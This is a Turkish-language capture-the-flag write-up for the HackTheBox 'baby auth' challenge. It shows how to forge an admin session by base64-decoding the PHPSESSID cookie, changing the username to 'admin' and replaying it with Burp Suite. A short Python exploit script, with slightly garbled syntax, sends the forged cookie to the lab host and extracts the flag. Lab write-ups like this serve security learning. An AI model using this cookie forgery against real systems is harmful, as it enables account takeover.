HACKTHEBOX – baby auth

Özet

Bozuk kimlik doğrulama(Broken authentication), hesabın ele geçirilmesine yol açar.

Öğrenilecek Beceriler


- Bozuk kimlik doğrulama güvenlik zaafiyetinin anlaşılması.
- Web uygulamalarının güvenlik açıklıklarını istismar etmek ve bu sürece aşinalık.
- Güvenlik açıklıklarını tespit etmek için kaynak kodu incelenmesi ve anlama deneyimi.
- Cookie(Çerez) manipülasyonu


Öncelikle kaynak kod analizinden ve 'gobuster' ile keşfedilen bazı dizin ve dosyalardan bahsedelim.

1. `challenge` dizin: PHP dosyalarını içeren bir dizin.
2. `index.php`: Uygulamanın ana giriş dosyasıdır.
3. `views` dizin: Uygulamanın HTML görünüm şablonlarını içerir.
4. `config` dizin: Nginx ve Supervisor için yapılandırma dosyalarını içerir.


Şimdi uygulamadaki güvenlik açığı olan bozuk kimlik doğrulama mantığını sömürülmesi kısmına geçelim.

Öncelikle uygulamada bir `/auth/login` dizininde giriş sayfası bizleri karşılıyor ve burada öncelikle 'register' butonu ile kullanıcı oluşturup giriş ekranına yönlendiriyorum.






Daha sonra oluşturduğum kullanıcı kimlik bilgileri ile giriş yapıyorum ve isteği burp suite kullanarak inceliyorum.





PHPSESSID şeklinde bir cookie değerim var ve bu base64'e kodlanmış gibi görünüyor.

Burp aracının decoder özelliğini kullanarak değeri buraya kopyalıyor ve decode ediyorum.




Burada `{“username”:”member”}` şeklinde yani kullanıcı adına ayarlanmış şekilde bir session cookie’si olduğunu fark ettikten sonra burada username alanını `admin`olarak değiştirdikten sonra değerimi base64’e kodlayıp bu isteği iletmek istiyorum.





İsteği `repeater` ile ilettikten sonra flag'i görüntülüyorum. Bunu doğrulamak için ana ekranımda aynı değerler ile giriş yaptığımda şu ekranı görüyorum.



Ayrıca burada bu zaafiyeti sömürmek için bir python kodu da yazabiliyorum. Python kodları şu şekilde:

`

```
#!/usr/bin/env python3


import requests, base64


HOST, PORT = "83.136.255.254", 43238
CHALLENGE_URL = f"http://{HOST}:{PORT}"


def main():
  cookie_data='{"username":"admin"}'
  cookie_data_bytes = cookie_data.encode()


  base64_bytes = base64.b64encode(cookie_data_bytes)
  base64_string = base64_bytes.decode()ß
```

```
    req_cookies = {"PHPSESSID":base64_string}
    resp = requests.get(f"{CHALLENGE_URL}", cookies=req_cookies)
    html = resp.text

    flag = "HTB{" + html.split("HTB{")[1].split("}")[0] + "}"
    print(flag)

if __name__ == "__main__":
    main()

`
```